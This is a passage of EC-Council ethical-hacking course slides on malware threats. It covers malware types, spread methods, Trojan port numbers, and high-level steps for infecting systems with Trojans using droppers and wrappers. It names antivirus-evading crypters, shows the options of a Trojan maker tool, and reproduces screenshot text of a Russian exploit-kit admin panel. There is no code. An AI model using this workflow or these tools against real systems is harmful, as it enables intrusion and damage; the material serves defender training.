



# Malware Threats

Module 06

Unmask the Invisible Hacker.



# Module Objectives



- Introduction to Malware and Malware Propagation Techniques
- Overview of Trojans, Their Types, and How to Infect Systems
- Overview of Viruses, Their Types, and How They Infect Files
- Introduction to Computer Worm

- Understanding the Malware Analysis Process
- Understanding Different Techniques to Detect Malware
- Malware Countermeasures
- Overview of Malware Penetration Testing



# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**



**Anti-Malware  
Software**



**Penetration  
Testing**

# Introduction to Malware



Malware is a malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

## Examples of Malware

**Trojan Horse**

**Virus**

**Backdoor**

**Worms**

**Rootkit**

**Spyware**

**Ransomware**

**Botnet**

**Adware**

**Crypter**

# Different Ways a Malware can Get into a System



1

Instant Messenger applications

2

IRC (Internet Relay Chat)

3

Removable devices

4

Attachments

5

Legitimate "shrink-wrapped" software  
packaged by a disgruntled employee

6

Browser and email software bugs

7

NetBIOS (FileSharing)

8

Fake programs

9

Untrusted sites and freeware  
software

10

Downloading files, games, and  
screensavers from Internet sites

# Common Techniques Attackers Use to Distribute Malware on the Web



## Blackhat Search Engine Optimization (SEO)

Ranking malware pages highly in search results

## Social Engineered Click-jacking

Tricking users into clicking on innocent-looking webpages

## Malvertising

Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites

## Spearphishing Sites

Mimicking legitimate institutions in an attempt to steal login credentials

## Compromised Legitimate Websites

Hosting embedded malware that spreads to unsuspecting visitors

## Drive-by Downloads

Exploiting flaws in browser software to install malware just by visiting a web page

Source: Security Threat Report (<http://www.sophos.com>)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**



**Anti-Malware  
Software**




**Penetration  
Testing**

# Financial Loss Due to Trojans




According to the Symantec Survey 2014 report, nearly **every flavor of financial institution is targeted**, from commercial banks to credit unions



<http://www.symantec.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How Hackers Use Trojans



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Common Ports used by Trojans



<b>Port</b>	<b>Trojan</b>	<b>Port</b>	<b>Trojan</b>	<b>Port</b>	<b>Trojan</b>	<b>Port</b>	<b>Trojan</b>
2	Death	1492	FTP99CMP	5569	Robo-Hack	21544	GirlFriend 1.0, Beta-1.35
20	Senna Spy	1600	Shivka-Burka	6670-71	DeepThroat	22222	Prosiak
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash	1807	SpySender	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
22	Shaft	1981	Shockrave	7000	Remote Grab	26274	Delta
23	Tiny Telnet Server	1999	BackDoor 1.00-1.03	7300-08	NetMonitor	30100-02	NetSphere 1.27a
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy,	2001	Trojan Cow	7789	ICKiller	31337-38	Back Orifice, DeepBO
31	Hackers Paradise	2023	Ripper	8787	BackOffice 2000	31339	NetSpy DK
80	Executor	2115	Bugs	9872-9875	Portal of Doom	31666	BOWHack
421	TCP Wrappers Trojan	2140	The Invasor	9989	iNi-Killer	33333	Prosiak
456	Hackers Paradise	2155	Illusion Mailer, Nirvana	10607	Coma 1.0.9	34324	BigGluck, TN
555	Ini-Killer, Phase Zero, Stealth Spy	3129	Masters Paradise	11000	Senna Spy	40412	The Spy
666	Satanz Backdoor	3150	The Invasor	11223	Progenic trojan	40421-26	Masters Paradise
1001	Silencer, WebEx	4092	WinCrash			47262	Delta
1011	Doly Trojan	4567	File Nail 1	12223	Hack'99 KeyLogger	50505	Sockets de Troie
1095-98	RAT	4590	ICQTrojan	12345-46	GabanBus, NetBus	50766	Fore
1170	Psyber Stream Server, Voice	5000	Bubbel	12361, 12362	Whack-a-mole	53001	Remote Windows Shutdown
1234	Ultors Trojan	5001	Sockets de Troie	16969	Priority	54321	SchoolBus .69-1.11
1243	SubSeven 1.0 – 1.8	5321	Firehotcker	20001	Millennium	61466	Telecommando
1245	VooDoo Doll	5400-02	Blade Runner	20034	NetBus 2.0, Beta-NetBus 2.01	65000	Devil

# How to Infect Systems Using a Trojan




01

Create a new Trojan packet using a **Trojan Horse Construction Kit**

02

Create a **dropper**, which is a part in a trojanized packet that installs the **malicious code** on the target system



# How to Infect Systems Using a Trojan (Cont'd)



03 Create a wrapper using **wrapper tools** to install Trojan on the victim's computer

04 Propagate the Trojan

05 Execute the dropper

06 Execute the damage routine



# Wrappers




A wrapper **binds a Trojan executable** with an innocent looking .EXE application such as games or office applications

The two programs are **wrapped together** into a single file

When the user runs the wrapped EXE, it first installs the **Trojan in the background** and then runs the wrapping application in the foreground

Attackers might send a **birthday greeting** that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen



# Dark Horse Trojan Virus Maker



(>DarkHorse Trojan Virus Maker 1.2) ... x

Trojan Virus Maker 1.2

Client Name

Darkhorse Trojan Virus Maker.1.2

Trojan Virus Maker

<input type="checkbox"/> Webcam Streaming	<input type="checkbox"/> Broken Mouse	<input type="checkbox"/> Hot Computer	<input type="checkbox"/> Virus Warnings
<input type="checkbox"/> Audio Streaming	<input type="checkbox"/> Hide Desktop icons	<input type="checkbox"/> Overloaded Files	<input type="checkbox"/> Slow Down Computer Speed
<input type="checkbox"/> Crazy Mouse	<input type="checkbox"/> ++CC Virus	<input type="checkbox"/> Hot Machine	<input type="checkbox"/> Disable Start Button
<input type="checkbox"/> Lock Window Live	<input type="checkbox"/> #C Virus	<input type="checkbox"/> Remove Documents	<input type="checkbox"/> Disable Task Manager
<input type="checkbox"/> Block All Websites	<input type="checkbox"/> Flood Large Files	<input type="checkbox"/> Remove Videos	<input type="checkbox"/> Disable CMD
<input type="checkbox"/> Disable Desktop Icons	<input type="checkbox"/> Flood Control Error	<input type="checkbox"/> Remove Music	<input type="checkbox"/> Disable Norton Antivirus
<input type="checkbox"/> Remove Desktop Background	<input type="checkbox"/> Memory User	<input type="checkbox"/> Beeping Noise	<input type="checkbox"/> Disable Avg Internet Security
<input type="checkbox"/> Disable Administration	<input type="checkbox"/> Disable Process	<input type="checkbox"/> Broken Keyboard	<input type="checkbox"/> Store Virus

Trojan Force

<input type="checkbox"/> ShutDown Computer (1 Minute)
<input type="checkbox"/> Restart Computer (1 Minute)
<input type="checkbox"/> LogOff Computer (1 Minute)

Show Code Text

Name:

# Crypters: AIO FUD Crypter, Hidden Sight Crypter, and Galaxy Crypter



Crypter is a software which is used by hackers to **hide viruses, keyloggers or tools** in any kind of file so that they do not easily get detected by antivirus



**AIO FUD Crypter**



1

**Hidden Sight Crypter**



2

**Galaxy Crypter**



3

# Crypters: Criogenic Crypter, Heaven Crypter, and SwayzCryptor




**Criogenic Crypter** 4



5


**Heaven Crypter**



6

# How Attackers Deploy a Trojan


**CEH**  
Certified Ethical Hacker



# Exploit Kit



An exploit kit or crimeware toolkit is a platform to **deliver exploits and payloads** such as Trojans, spywares, backdoors, bots, buffer overflow scripts, etc. on the target system



# Exploit Kit: Infinity



infinity

На сервере: [REDACTED] Аккаунт: [REDACTED] Баланс: 0 \$ Пополнить Баланс Выход

Господа! Мы восстановили работу системы 12 мая, как и обещали! Работа продолжается, всем велком! :)

⚠️ Недостаточно средств на балансе: внесите средства или аккаунт будет заблокирован

**Пополнение баланса**

Кошелек: 2 [REDACTED]  
Примечание: for service (order #0 [REDACTED])  
Сумма: 0 [REDACTED] \$  
 Я подтверждаю, что совершил данный перевод.  
Пополнить баланс



infinity

На сервере: [REDACTED] Аккаунт: [REDACTED] Баланс: 0 \$ Пополнить баланс Выход

Господа! Мы восстановили работу системы 12 мая, как и обещали! Работа продолжается, всем велком! :)

⚠️ Недостаточно средств на балансе: внесите средства или аккаунт будет заблокирован

**Стата**

	За минуту	За 5 минут	За 15 минут	За 60 минут	За 24 часа	Всего
Уника	0	0	0	0	0	0
Лоады	0	0	0	0	0	0
Пробив	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%

**Файлы** Добавить файл

**Потоки** Добавить поток

**Оплата** Пополнить баланс

**Тикеты** Создать новый тикет

**Адреса** Адреса админки: http://[REDACTED].ru/b/[REDACTED]  
Софз забирают: [REDACTED] в [REDACTED]



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

